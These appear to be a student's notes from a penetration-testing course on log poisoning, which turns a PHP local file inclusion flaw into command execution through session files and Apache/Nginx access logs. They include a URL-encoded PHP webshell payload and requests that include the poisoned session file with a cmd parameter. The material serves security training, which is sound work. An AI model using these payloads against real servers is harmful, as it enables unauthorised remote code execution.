
Log Poisoning
previously we needed the files we control to be executed
Now, we want to write input to files that are logged (log files) and then call the logged files.
The php web app should have read privs on the log files.
This is log poisoning or contamination
PHP Session Poisoning

PHPSESSID are used by php web apps.find the PHPSESSID value.
since linux, LFI to /var/lib/php/sessions/sess_<VALUE>
the file contains 2 values - page and preference
We control the page value through language
make a call to a unique page name
http://<SERVER_IP>:<PORT>/index.php?language=session_poisoning
Check the log file again.
it reflects the session_poisoning value
Now, include our php webshell.
http://<SERVER_IP>:<PORT>/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E
Call the log file again with the &cmd=id parameter:
http://<SERVER_IP>:<PORT>/index.php?language=/var/lib/php/sessions/sess_nhhv8i0o6ua4g88bkdl9u1fdsd&cmd=id
Server Log Poisoning

Apache logs in /var/log/apache2/ - Linux and C:\xampp\apache\logs\ - WindowsNginx logs in /var/log/nginx/ - Linux and C:\nginx\log\ - Windows. However, the logs may be in a different location in some cases, so we may use an LFI Wordlist to fuzz for their locations, as will be discussed in the next section.
Reading access.log
http://<SERVER_IP>:<PORT>/index.php?language=/var/log/apache2/access.logUser-Agent can be controlled

Poisoning Logs
doing the above using cURL
Send the request with a user-agent value and on the next call to the log files, the value will be populated.